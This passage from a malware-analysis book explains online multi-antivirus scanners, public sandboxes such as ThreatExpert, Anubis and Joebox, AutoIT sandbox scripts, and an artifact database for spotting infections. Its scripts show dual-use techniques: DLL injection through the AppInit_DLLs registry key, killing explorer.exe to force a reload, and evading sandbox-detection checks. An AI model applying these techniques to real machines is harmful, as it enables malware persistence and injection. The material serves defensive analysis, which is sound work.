    id          INTEGER PRIMARY KEY,
    sid         INTEGER,
    vendor      TEXT,
    name        TEXT
);
CREATE TABLE samples (
    id          INTEGER PRIMARY KEY,
    md5         TEXT
```

```

);
sqlite> SELECT t1.md5,t2.vendor,t2.name
...> FROM samples AS t1, detects AS t2
...> WHERE t2.name LIKE "%Rustock%" AND t1.id=t2.sid;
00bd6c02dcdb4bf8f8545ca47e8f3c16|VirusBuster|Backdoor.Rustock.EQ
00bd6c02dcdb4bf8f8545ca47e8f3c16|Microsoft|Backdoor:Win32/Rustock.E
0f543e220474bb41cc4b47e2cce6162d|Microsoft|Backdoor:Win32/Rustock.E
sqlite>

```

Here are a few additional notes about the `avsubmit.py` script:

- If you want to use all supported services at once, specify `-jevn` as a parameter.
- You can import `avsubmit.py` from your own Python scripts, which would enable you to format the output any way you want. In fact, the script in Recipe 8-7 works in this described manner. Here is an example of how to import the `VirusTotal` class from another Python script:

```

from avsubmit import VirusTotal

vt = VirusTotal(sys.argv[1]) # first argument is a file name
detects = vt.submit()
for key,val in detects.items():
    print " %s => %s" % (key, val)

```

<sup>12</sup><http://www.virustotal.com/advanced.html>

## Multi-Antivirus Scanner Comparison

It's always good to have options, and that's just what you get with the various multi-AV scanning services. If nothing else, multiple services can come in handy if one of the other scanning services is down or under a heavy load. Table 4-1 compares some key features, options, and attributes of the profiled online antivirus scanning services. You can use the information to determine which service is best for your goals. Of course, the data can and will change in the future, so keep that in mind.

**Table 4-1:** Antivirus Scanner Comparison

Feature	VirusTotal	Jotti	NoVirusThanks
Current Number of AV Engines	42	20	24
Web-based Submission	x	x	x
SSL Submission	x		
URL Submission	x		x

*Continued*

**Table 4-1:** Antivirus Scanner Comparison (*Continued*)

Feature	VirusTotal	Jotti	NoVirusThanks
E-mail Submission	x		
Application or Shell Explorer Submission	x		x
File Hash Search	x	x	
Do Not Distribute Option			x
Max File Size	20MB	Unknown	20MB (web upload) 10MB (URLs)
Supported by avsubmit.py	Search and upload	Search and upload	Upload only

## Public Sandbox Analysis

Public sandboxes execute malware in a monitored environment so that you don't have to risk infecting your own machines to perform behavior analysis. Sandboxes record changes to the file system, registry keys, and incoming/outgoing network traffic, then make the results available to you in a standardized report format. In the next few recipes, we'll discuss a few of the common sandboxes that you can leverage for a quick analysis of potentially malicious files.

### RECIPE 4-5: ANALYZING MALWARE WITH THREATEXPERT

The ThreatExpert<sup>13</sup> advanced threat analysis system (ATAS) executes files in a virtual environment and reports the changes made to the file system, registry, memory, and network. According to its website, ThreatExpert works by taking snapshots of the system before and after executing the malware in order to determine what changed, in addition to using API hooks that intercept the malware's interactions in real time. You can expect to find the following information in a ThreatExpert report:

- Newly created processes, files, registry keys, and mutexes
- Contacted hostnames or IP addresses, along with hex and ASCII dumps of the network traffic
- Virus-scanning results for the submitted file and any created files
- Possible country of origin, based on heuristic factors such as geographical location of an IP the file contacts or traces of foreign languages found in the file



- Categorization (such as backdoor or keylogger) along with a relative severity level
- Screenshots from the analysis if a new window is detected

You can submit files (up to 5MB in size) to ThreatExpert by using their web form. Submissions require an e-mail address, and in addition to showing the results online, ThreatExpert will e-mail you a copy of the report files in a Zip archive. An alternate tool that you can use for uploading is the ThreatExpert Submission Applet,<sup>14</sup> which is a Windows-only GUI application for submitting files.

Figure 4-7 and Figure 4-8 show example content from a ThreatExpert report.

ThreatExpert users also have the option to register for an account and login prior to submitting. By doing so, all submissions from a particular account (e-mail address), even those made through the Submission Applet, will be linked together. Users can view or execute searches against their previous submissions.

Summary of the findings:

What's been found	Severity Level
Produces outbound traffic.	Low
Creates a startup registry entry.	Low
Contains characteristics of an identified security risk.	Severe

Technical Details:

Possible Security Risk

Attention!

The following threat category was identified:

Threat Category	Description
	A keylogger program that can capture all user keystrokes (including confidential details such as username, password, credit card number, etc.)

File System Modifications

The following files were created in the system:

#	Filename(s)	File Size	File Hash	Alias
1	%ProgramFiles%\Bifrost \klog.dat	0 bytes	MD5: 0xD41D8CD98F00B204E9800998ECF8427E SHA-1: 0xDA39A3EE5E6B4B0D3255BFEF95601890AFD80709	(not available)
2	%ProgramFiles%\Bifrost \server.exe + [file and pathname of the sample #1]	54,371 bytes	MD5: 0x5FD23A181CFC75A5BF5E5BFAE62394E6 SHA-1: 0x71CC6E90A676650276480F33F8928C1A98B44FBF	Trojan-Spy.Win32.Zbot.ahof [Kaspersky Lab] Trojan:Win32/VB.WJ [Microsoft]

**Figure 4-7:** ThreatExpert's summary and technical details (truncated)




Figure 4-8: ThreatExpert's country of origin and network traffic results

<sup>13</sup><http://www.threatexpert.com/submit.aspx>  
<sup>14</sup><http://www.threatexpert.com/submissionapplet.aspx>

RECIPE 4-6: ANALYZING MALWARE WITH CWSANDBOX

CWSandbox was designed by researchers at the University of Mannheim in Germany. Sunbelt Software licensed the sandbox code for commercial purposes, so you can purchase your own installation of CWSandbox and customize it as you desire. However, both the University of Mannheim and Sunbelt Software still offer publicly accessible (and free) interfaces to submit malware for analysis. To submit code to one of the free sandboxes, you can visit <http://www.sunbeltsecurity.com/sandbox/> OR <http://mwanalysis.org>.

CWSandbox works by injecting DLLs into newly created processes. The DLLs hook Windows API functions in order to spy on the malware's behavior as it executes. The website warns that malware can bypass the hooks by calling native API functions directly or by making calls from kernel mode. Despite this limitation, CWSandbox is still very effective for most malware. Here are a few differences between the free and commercial versions of CWSandbox:

- You can submit Windows PE (portable executable) files to Sunbelt's free interface. The commercial version lets you submit URLs, BHOs, zipped files, or infected documents.
- You can submit files to the free sandbox via a web browser. The commercial version lets you submit files via e-mail, nepenthes honeypots, or a local directory on the server's file system.
- The commercial version lets you control the target system on which the malware runs. For example, you could use VMware or a standalone non-virtual system.
- The commercial version includes a behavior summary based on detections such as downloading PE files from the Internet, creating files in the system32 directory, or injecting code into other processes.

As shown in Figure 4-9, CWSandbox shows detailed results on a per process basis. This is very valuable for malware that drops multiple executables, and you want to know which component is responsible for creating a particular file, registry key, or other artifact on the system. If you're using a sandbox solely based on a diff between before and after snapshots, you will not receive this type of granular information.

**Malware Report for MD5: 932ac0fb97fba547579a0a4e5f702841**

Scan Summary	All Processes	File Activity	Registry Activity	Network Activity	Process Details
<b>Technical Details By Process</b>					
<p><b>Process # 1, (ID: 2988).</b></p> <ul style="list-style-type: none"> <li>File Name: C:\8951302.exe</li> <li>File Size: 360601 Bytes.</li> <li>MD5: 932ac0fb97fba547579a0a4e5f702841</li> <li>SHA1: 9d696cc48fc113ca1468cd04d901601fctec6a0</li> <li>User Name: Jim</li> <li>Start Time: 00:00.266</li> <li>Termination Time: 00:05.359</li> <li>Start Reason: AnalysisTarget</li> <li>Termination Reason: NormalTermination</li> <li>Execution Status: OK</li> <li>Application Type: Win32Application</li> <li>DLL Section...</li> </ul> <p><b>LOADED IMAGE:</b></p> <ul style="list-style-type: none"> <li>C:\8951302.exe, (368640 bytes), was successfully loaded at address: \$400000.</li> <li>File Name Hash: 03C25146294694DFA08C05A945DB51005A88BA3C</li> <li>End Address: \$45A000</li> </ul> <p><b>LOADED DLL'S:</b></p> <ul style="list-style-type: none"> <li>C:\WINDOWS\system32\ntdll.dll, (710000 bytes), was successfully loaded at address: \$7C900000.</li> <li>File Name Hash: 11AEAA27007A3446C8EF0AE3F8DA4300ED46758B</li> <li>End Address: \$7C9AF000</li> <li>Quantity: 2</li> <li>C:\WINDOWS\system32\kernel32.dll, (1007616 bytes), was successfully loaded at address: \$7C800000.</li> <li>File Name Hash: A03849FF004F949A1AA00FOAF3F4F1005467C284</li> <li>End Address: \$7C8F6000</li> <li>Quantity: 246</li> </ul>					

**Figure 4-9:** CWSandbox lists the changes made by each process

## RECIPE 4-7: ANALYZING MALWARE WITH ANUBIS

Anubis<sup>15</sup> is a sandbox for analyzing unknown binaries. Unlike CWSandbox, Anubis is privately owned and operated and is not available for sale (as far as we know). When you submit files to Anubis, you can use the default form or an advanced submission form. The following list outlines some of the possibilities provided by Anubis:

- If you submit a URL instead of a file, Anubis opens the URL in Internet Explorer, essentially turning the sandbox into a client honeypot. This is very useful if you are aware of a suspect website or file on the Internet and you want to validate the behavior of a system when visiting that URL.
- You can upload auxiliary files in addition to an executable. Anubis provides this capability because some executables require companion files (such as configurations or DLLs) to execute properly. Alternately, you can upload all files using a Zip archive (non-password protected or protected with the password “infected”).
- You can download reports in HTML, XML, plain text, or PDF formats, as well as a full packet capture.
- You can submit samples to Anubis over an SSL channel by changing `http://` in the URL to `https://`.

Figure 4-10 shows the analysis results for a file submitted to Anubis. In the created files section, you can see that `v2captcha.exe` created `captcha.dll` and `captcha.bat`.

<b>2.b) v2captcha.exe - File Activities</b>	
<b>- Files Created:</b>	
C:\Program Files\captcha.bat	
C:\Program Files\captcha.dll	
<b>- Files Modified:</b>	
C:\Program Files\captcha.bat	
C:\Program Files\captcha.dll	
<b>- Memory Mapped Files:</b>	
<b>File Name</b>	
C:\Program Files\captcha.bat	
C:\WINDOWS\system32\Apphelp.dll	
C:\WINDOWS\system32\cmd.exe	
C:\Windows\AppPatch\sysmain.sdb	
<b>2.c) v2captcha.exe - Process Activities</b>	
<b>- Processes Created:</b>	
<b>Executable</b>	<b>Command Line</b>
C:\WINDOWS\system32\cmd.exe	C:\Program Files\captcha.bat

**Figure 4-10:** Anubis results can help you quickly identify the malware family

In the Processes Created section, you can see that the malware executed the batch file by passing it on the command line to cmd.exe. If you search online for the created files, you'll see that they are components of the Koobface worm. In particular, we found the *Malicious Social Networking: Koobface Worm*<sup>15</sup> article by Joel Yonts that helped us correlate the findings.

<sup>15</sup><http://anubis.isecslab.org/>

<sup>16</sup><http://www.sans.org/security-resources/malwarefaq/koobface-worm.php>

## RECIPE 4-8: WRITING AUTOIT SCRIPTS FOR JOEBOX



*You can find supporting material for this recipe on the companion DVD.*

Joebox,<sup>17</sup> by Stefan Buehlmann, is a sandbox designed with flexibility and customization. You can submit files to Joebox using the web interface, or you can contact Joe Security for information about purchasing your own instance. An advantage to using Joebox is that the system uses SSDT and EAT hooking in the kernel to monitor the malware's behavior, as opposed to hooking Windows API functions in user mode like other sandboxes. As a result, the Joebox analysis loses a small amount of high-level context (such as if a new process were launched with ShellExecute or WinExec). However, it greatly reduces the chance that malware could bypass the monitors by calling native APIs in user mode or by directly calling the kernel mode function from a loaded driver. Here are some additional features of Joebox:

- Joebox supports analysis of executables, DLLs, kernel drivers, Word documents, PDFs, and more.
- You can choose to execute your malware on Windows XP (the default), Windows Vista, and/or Windows 7.
- You can set up Joebox to execute malware on a non-virtual and non-emulated system. Joebox uses the FOG imaging solution<sup>18</sup> (also see Recipe 7-7) to revert systems back to their original state after every infection.
- You can acquire full packet captures for the malware you submit, allowing you to analyze the network traffic using a tool of your choice.
- You can download modules for the amun and nepenthes honeypots to automatically submit new malware samples to Joebox.
- You can write scripts in the AutoIT<sup>19</sup> language to customize the environment in which your malware executes.

**NOTE**

The JoeBox website does not maintain an online copy of the malware analysis. You must keep the analysis you received in e-mail if you want to access it at a future date. Otherwise, you must resubmit the file to receive a new analysis.

## Writing Scripts for Joebox

Joebox scripts are text files with a .jbs extension. You can write them using any text editor, or SciTE4AutoIt3 (the AutoIT editor). The Joebox website provides a few sample scripts and some documentation about their API. The following is a short description of the scripts that are currently available:

- Simulate user interactions to click through an installer (a component of many fake antivirus programs).
- Scrape a web page for URLs and visit them each sequentially in a browser (essentially a lightweight web crawler).
- Compute behavior diffs to reduce the amount of noise involved in standard API monitor logs. For example, you can record the activities made by IE when visiting a legitimate URL, then record the activities when IE visits a malicious URL, and report the differences.

The following is an example of a bare Joebox script:

```
Script
; choose Windows XP
_JBSetSystem("xp")
; start the analysis
_JBStartAnalysis()
; start the sniffer
_JBStartSniffer()
; execute the uploaded malware
_JBLoadProvidedBin()
; let the malware run for 120 seconds
Sleep(120)
; stop the sniffer
_JBStopSniffer()
; stop the analysis
_JBStopAnalysis()
EndScript
```

The script selects Windows XP as the target environment by passing `xp` to `_JBSetSystem`. You can optionally replace `xp` with `vista` (for Windows Vista) or `w7` (for Windows 7). Then

it starts the analysis, starts the network sniffer, executes the malware that you uploaded along with the script, and lets the malware run for 120 seconds. The total time of your script cannot exceed four minutes on the public Joebox systems. Figure 4-11 shows the Joebox submission form where you would choose the malware file and script to upload.

**Figure 4-11:** Submitting scripts to Joebox

The next few recipes describe a number of ways you can turn the bare Joebox script into extremely useful tools.

<sup>17</sup><http://www.joebox.org/submit.php>

<sup>18</sup><http://www.fogproject.org/>

<sup>19</sup><http://www.autoitscript.com/wiki>

## RECIPE 4-9: DEFEATING PATH-DEPENDENT MALWARE WITH JOEBOX



*You can find supporting material for this recipe on the companion DVD.*

In some cases, malware will simply terminate if it is not executing from a particular location, such as the system directory (C:\WINDOWS\system32 on XP). Because you cannot control the location on disk where sandboxes place your files before executing them, the file will likely fail to run. Of course, this will lead to the sandbox not showing any results, which may lead you to believe that the file is non-malicious. In this recipe, we'll show you how to use a Joebox script to copy a file to a given directory before executing it. First, consider the following source code, which is an example of malware that performs a path check before infecting a machine.

```
int main(int argc, char* argv[])
{
    char sysdir[MAX_PATH];
    char modulename[MAX_PATH];
```

```

    GetSystemDirectoryA(sysdir, MAX_PATH);
    GetModuleFileNameA(NULL, modulename, MAX_PATH);

    // exit if not in the system32 directory
    if (strstr(modulename, sysdir) == NULL) {
        ExitProcess(0);
    } else {
        //Infect the system!
    }

    return 0;
}

```

You can use the following Joebox script to copy your malware into the system directory and then launch it.

```

Script
    _JBSetSystem("xp")
    _JBStartAnalysis()
    _JBStartSniffer()

    ; copy the submitted file to system directory
    $NewFile = @SystemDir & "/" & "malware.exe"
    FileCopy("c:\malware.exe", $NewFile, 1)

    ; execute the file from its new path
    Run($NewFile, @TempDir, @SW_HIDE)

    Sleep(120)
    _JBStopSniffer()
    _JBStopAnalysis()
EndScript

```

The script begins by selecting XP as the operating system and starting the analysis and sniffer. Next, it uses the AutoIT language to copy the C:\malware.exe file (your uploaded submission) into the system directory. Once the copy is complete, it runs the file. This is all you need to execute path-dependent malware in an automated sandbox.

#### NOTE

Many sandboxes place uploaded files in a specific location (such as C:\malware.exe). One of the ways malware can detect that it is running within a sandbox is by checking for the existence of those hard-coded file names. How you can bypass that? Easy. Upload a Joebox script that copies C:\malware.exe to another path such as C:\betya\wontguessthis.exe, delete the original C:\malware.exe, and then run the malware.



**RECIPE 4-10: DEFEATING PROCESS-DEPENDENT DLLS WITH JOEBOX**

*You can find supporting material for this recipe on the companion DVD.*

Many sandboxes are capable of launching DLLs, but they use generic host processes such as `rundll32.exe` or custom programs that call `LoadLibrary`. As you will learn in Chapter 13, DLLs often check the name of their parent process and only exhibit certain behaviors if inside a particular process. In this recipe, we'll show you how to use a Joebox script to analyze a DLL inside one or more host processes of your choosing.

Using the following Joebox script, you can get your DLL loaded into Internet Explorer.

```
Script
; access to the IE-related functions
#include <IE.au3>

_JBSetSystem("xp")
_JBStartAnalysis()
_JBStartSniffer()

; copy the submitted file to system directory
$NewFile = @SystemDir & "/" & "malware.dll"
FileCopy("c:\malware.dll", $NewFile, 1)

; add the AppInit_DLLs entry
RegWrite(
    "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows",
    "AppInit_DLLs", "REG_SZ", "malware.dll")

; browse to this site in IE
$oIE = _IECreate("http://banksite.com")

Sleep(120)

; done with IE now
_IEQuit ($oIE)

_JBStopSniffer()
_JBStopAnalysis()
EndScript
```

The script works by registering the DLL in the `AppInit_DLLs` registry key and then creating a new instance of Internet Explorer. The new IE process will automatically load `malware.dll`. If the DLL needs to be registered as a Browser Helper Object instead (BHO), it's just a matter of entering the right registry keys before launching IE.

In a similar scenario, you may need to load a DLL into Explorer; however, `AppInit_DLLs` only takes effect for new processes. One of the ways you can do this, albeit quite messy, is to terminate the `explorer.exe` process. If Explorer ever crashes, `winlogon.exe` will automatically re-start it, which is when your `AppInit_DLLs` entry will load. The following script contains the necessary code for the described method.

```
Script
Func KillProcess($process)
    Local $hproc
    Local $pid = ProcessExists($process)
    If $pid = 0 Then
        Return
    EndIf

    $hproc = DllCall(
        "kernel32.dll", "hwnd", "OpenProcess",
        "dword", BitOR(0x0400, 0x0004, 0x0001),
        "int", 0, "dword", $pid)

    If UBound($hproc) > 0 Then
        If $hproc[0] = 0 Then Return
    Else
        Return
    EndIf

    $hproc = $hproc[0]

    Local $code = DllStructCreate("dword")

    $ret = DllCall(
        "kernel32.dll", "int", "TerminateProcess",
        "hwnd", $hproc, "uint", DllStructGetData($code, 1))
    Return
EndFunc

_JBSetSystem("xp")
_JBStartAnalysis()
_JBStartSniffer()

; copy the malware
$NewFile = @SystemDir & "/" & "malware.dll"
FileCopy("c:\malware.dll", $NewFile, 1)

; add the AppInit_DLLs entry
RegWrite(
    "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows",
    "AppInit_DLLs", "REG_SZ", "malware.dll")

; terminate the process so it restarts
```

```

KillProcess("explorer.exe")

Sleep(10000)
_JBStopSniffer()
_JBStopAnalysis()
EndScript

```

The script defines a local function named `KillProcess`, which uses `DllCall` (an AutoIT API) to call `OpenProcess` and `TerminateProcess`. You can use `DllCall` in your AutoIT scripts to locate and invoke any Windows API functions. Thus, you have the power to configure the sandbox in very specific ways before executing the malware.

## RECIPE 4-11: SETTING AN ACTIVE HTTP PROXY WITH JOEBOX



*You can find supporting material for this recipe on the companion DVD.*

In this recipe, we assume you want to analyze malware that makes an outbound HTTP connection to an attacker-controlled server. The server responds differently to IP addresses in different countries, and you want to elicit a particular response by sending your request from a specific country. The first part is up to you—find open HTTP proxies hosted in your target country, or acquire a cheap virtual server hosted in the target country and set up your own HTTP proxy. You can learn exactly how to do this by reading Recipe 1-4.

Then you can use the following Joebox script to configure the proxy:

```

Script
    _JBSetSystem("xp")
    _JBStartAnalysis()
    _JBStartSniffer()

    ; identify your proxy server IP and port
    $ProxyServer = "1.2.3.4:8080"

    ; alter the machine's proxy settings
    RegWrite(
        "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings",
        "ProxyServer", "REG_SZ", $ProxyServer)

    RegWrite(
        "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings",
        "ProxyEnable", "REG_DWORD", 1)

    _JBLoadProvidedBin()
    Sleep(10000)
    _JBStopSniffer()
    _JBStopAnalysis()
EndScript

```

As long as the malware uses derivatives of the WinINet API functions, your proxy configuration will work. In particular, the malware must call `InternetOpen` with the `INTERNET_OPEN_TYPE_PRECONFIG` flag, which causes the application to look up proxy configuration from the registry. If the malware uses the `Urlmon` API (`UrlDownloadToFile`) or implements its own HTTP handlers using `Winsock` (`send` and `recv`), then your proxy configuration will not work. This is just an example of the type of control that you can exercise over the target system by using Joebox scripts.

## RECIPE 4-12: SCANNING FOR ARTIFACTS WITH SANDBOX RESULTS



*You can find supporting material for this recipe on the companion DVD.*

Online sandboxes have massive databases that display file names, registry keys, mutexes, and other artifacts created by malware. In most cases, you can determine if the same or similar malware ran on a system that you're investigating by checking for the existence of such artifacts. Given the ability to collect the artifacts of samples analyzed by online sandboxes, you could create a lightweight artifact database for detecting related infections.

The `dbmgr.py` and `artifacts scanner.py` scripts on the DVD are examples of a generic, reusable scanning framework. The examples in this recipe show how to enumerate artifacts from ThreatExpert reports. You can populate your collection manually or write additional modules for other online sandboxes. The basic idea is to start with a SQLite database schema that describes all the data you want to collect (files, registry keys, and so on). Then you can write plug-ins that collect those artifacts from various sources and insert them into your database. When it's time to perform an investigation, you can quickly check if the target system is infected by any malware that you have previously analyzed.

### Managing the Artifact Database

The following output shows the syntax for `dbmgr.py`, an interface for adding, deleting, and querying data in your artifact database.

```
$ python dbmgr.py -h
```

```
Usage: dbmgr.py [options]
```

```
Options:
```

```
-h, --help          show this help message and exit
-i, --init          initialize DB
-s, --show          show entries in DB
-a ADD, --add=ADD   add md5 to DB
-d DELETE, --del=DELETE
```

```

                                delete md5 from DB
-b PAGE, --bulk=PAGE bulk import page

```

The first step you should take is to initialize a new artifact database. You can do that by passing the `--init` flag, like this:

```
$ python dbmgr.py --init
Success.
```

```
$ ls -al artifacts.db
-rw-r--r-- 1 root root 5120 2010-04-04 20:42 artifacts.db
```

You should now have a file named `artifacts.db` in your current working directory, built with the following schema:

```

CREATE TABLE samples (
    id    INTEGER PRIMARY KEY, // unique id of each sample
    md5   TEXT                // md5 hash of sample
);

CREATE TABLE files (
    id        INTEGER PRIMARY KEY,
    sid       INTEGER, // corresponds to samples.id
    filename  TEXT,    // path to new file on sandbox
    md5       TEXT     // md5 of newly created file
);

CREATE TABLE mutants (
    id    INTEGER PRIMARY KEY,
    sid   INTEGER, // corresponds to samples.id
    name  TEXT     // name of new mutex on sandbox
);

CREATE TABLE regkeys (
    id        INTEGER PRIMARY KEY,
    sid       INTEGER, // corresponds to samples.id
    keyname   TEXT,    // registry key name
    valuname  TEXT,    // newly created value under keyname (if any)
    data      BLOB     // data for newly created value (if any)
);

```

The `samples` table contains columns with an MD5 hash of all malware in your database, along with an auto-incrementing unique ID for each sample. The `files`, `mutants`, and `regkeys` tables all have a column named `sid`, which corresponds to the unique ID of the malware sample that created the artifact. To add artifacts from an existing ThreatExpert report, you can pass the sample's MD5 hash and the `--add` flag, like this:

```
$ python dbmgr.py --add=0xD289CD91759850640B8C260EDC651D51
```

```

Checking ThreatExpert for MD5: D289CD91759850640B8C2 [REMOVED]
Analysis: www.threatexpert.com/report.aspx?md5=D289C [REMOVED]
Added sample with ID 1
[FILE] a5bc910a81a305994 [REMOVED] %AppData%\BifroXx\server.exe
[FILE] a5bc910a81a305994 [REMOVED] %ProgramFiles%\BifroXx\server.exe
[MUTEX] Bif1234
[REGKEY] HKEY_LOCAL_MACHINE\SOFTWARE\
        Microsoft\Active Setup\
        Installed Components\{9D71D88C-C598-4935-C5D1-43AA4DB90836}
[REGKEY] HKEY_LOCAL_MACHINE\SOFTWARE\BifroXx
[REGKEY] HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\
        Control\MediaResources\msvideo
[REGKEY] HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\
        Control\MediaResources\msvideo
[REGKEY] HKEY_CURRENT_USER\Software\BifroXx

```

The `dbmgr.py` script imports the `ThreatExpert` class from the `avsubmit.py` module (see Recipe 4-4) to get access to the HTML returned by ThreatExpert's website for a given file. In total, the script added eight artifacts (five registry keys, two files, and one mutex) to the database.

You can add the most recent 20 reports on ThreatExpert by using the `--bulk=1` flag. Each time you increment the integer, it grabs the next most recent 20 reports.

```
$ python dbmgr.py --bulk=1
```

```

Checking ThreatExpert for MD5: dada441f3cd70903433c71fb63fe4ae4
Analysis: www.threatexpert.com/report.aspx?md5=dada441f [REMOVED]
Added sample with ID 2
Checking ThreatExpert for MD5: 91481733 [REMOVED]
Analysis: www.threatexpert.com/report.aspx?md5=91481733 [REMOVED]
Added sample with ID 3
[FILE] c54f8ceb7c792f8fe2231d8b40ad780b %Temp%\RarSFX0\CleanNV.exe
[FILE] 0679a1ebaf691168a25961eb50cf3fdc %Temp%\RarSFX0\CleanTool.exe
[FILE] 3221d42b5ebf1e505396dcc9e8527f0a %Temp%\RarSFX0\CTREBOOT.exe
[FILE] c93ab037a8c792d5f8a1a9fc88a7c7c5 %Temp%\RarSFX0\NeroCheck.exe

[REMOVED]

```

## NOTE

The artifact database is similar in concept to an antivirus signature database; thus, its results are subject to false positives and false negatives. Be extra careful when using the bulk import, because it automatically adds artifacts to your database. If someone uploads a legitimate file, such as `iexplore.exe` (Internet Explorer) to ThreatExpert and then you gather the artifacts and scan for them on a machine, you'll end up detecting IE rather than malicious code.

Once you have added samples and artifacts to your database, you can print the contents before using it. To do this, pass the `--show` flag. The output shows the ID for each sample, its MD5 hash, and the list of files, registry keys, and mutexes associated with the sample.

```
$ python dbmgr.py --show
```

```
ID      MD5 Hash
-----
1      D289CD91759850640B8C260EDC651D51
      [FILE] a5bc910a81a3059[REMOVED] %AppData%\BifroXx\server.exe
      [FILE] a5bc910a81a3059[REMOVED] %ProgramFiles%\BifroXx\server.exe
      [REGKEY] HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
              Active Setup\Installed Components\
              {9D71D88C-C598-4935-C5D1-43AA4DB90836}
      [REGKEY] HKEY_LOCAL_MACHINE\SOFTWARE\BifroXx
      [REGKEY] HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\
              Control\MediaResources\msvideo
      [REGKEY] HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\
              Control\MediaResources\msvideo
      [REGKEY] HKEY_CURRENT_USER\Software\BifroXx
      [MUTEX] Bif1234
2      dada441f3cd70903433c71fb63fe4ae4
3      91481733005406e14439eb78308e7aa7
      [FILE] c54f8ceb7c792[REMOVED] %Temp%\RarSFX0\CleanNV.exe
      [FILE] 0679a1ebaf691[REMOVED] %Temp%\RarSFX0\CleanTool.exe
      [FILE] 3221d42b5ebf1[REMOVED] %Temp%\RarSFX0\CTREBOOT.exe
      [FILE] c93ab037a8c79[REMOVED] %Temp%\RarSFX0\NeroCheck.exe

[REMOVED]
```

## Management with SQLite Database Browser


The SQLite Database Browser<sup>19</sup> provides a GUI front end for working with SQLite databases. Thus, if you're not familiar with SQL, you can still add, remove, or modify artifacts. You can install it on Ubuntu by typing the following command:

```
$ apt-get install sqlitebrowser
```

You can also download binaries from the tool's website to run it on Windows or Mac OS X. Once you have the tool installed, launch it like this:

```
$ sqlitebrowser artifacts.db
```

Figure 4-12 shows the tool's GUI.



**Figure 4-12:** Viewing artifacts with SQLite Database Browser

## Scanning for Infections with Your Artifacts.db

The final step in this recipe is to take your `artifacts.db` and use it to detect artifacts on the potentially infected system. In the following example, we use a script called `artifact-scanner.py`, which is a Python script designed to execute on a live Windows machine. If the target system does not have Python installed, you could compile `artifactscanner.py` with `py2exe` or write a similar program in C using the SQLite C API. However, even in that case, rootkits that hide files and registry keys could cause `artifactscanner.py` to report incorrect results. A more forensically sound method is to acquire disk and memory images and then use the artifacts database in one (or more) of the following manners:

- Write a plug-in for The Sleuth Kit (see Recipe 10-2) that scans a hard drive mounted read-only for files in your database.
- Write a RegRipper plug-in (see Recipe 10-8) that scans hive files for registry keys in your database.
- Write a Volatility plug-in (see Recipe 17-11) that scans a memory dump for the mutexes in your database.

When executing `artifactscanner.py`, you can scan for one type of artifact at a time by passing `--files`, `--regkeys`, or `--mutants`. Alternately, you can scan for all types of artifacts by passing their short names like `-frm`. The only modifier for scans is the `--strict` flag, which is applicable during file scans. A *strict* scan produces alerts only when it finds a file on the suspect media with the same full path as a file in the database and matching MD5 hashes as well. Otherwise, the script uses *loose* mode, which produces alerts on any files with the same full path, regardless of the MD5 hash.



Figure 4-13 shows an example of the artifact scanner in action.

```

C:\WINDOWS\system32\cmd.exe
C:\>python artifactscannerr.py
#####
Malware Analyst's Cookbook
ArtifactScanner 0.0.1
#####
Usage: artifactscannerr.py [options]

Options:
  -h, --help            show this help message and exit
  -f, --files            check files
  -s, --strict           use strict mode <check hash> for files
  -r, --regkeys          check registry
  -m, --mutexes          check mutexes
Usage: artifactscannerr.py [options]

artifactscannerr.py: error: You must tell me to do something.
C:\>python artifactscannerr.py -fn
#####
Malware Analyst's Cookbook
ArtifactScanner 0.0.1
#####
Found 104 samples in database
[File] loose match C:\DOCUMENT1\ADMINI~1\LOCALS~1\Temp\heress.exe
      http://www.threatexpert.com/report.aspx?md5=7ba97193469fa583526db274779f06d
[File] loose match C:\Program Files\captcha.dll
      http://www.threatexpert.com/report.aspx?md5=3B8EA1BA034F0E0E125D2EA44068EE
[Mutex] Global\CAPTCHA-B9129D4A-3C03-4ea5-8600-081A3FCF26FA
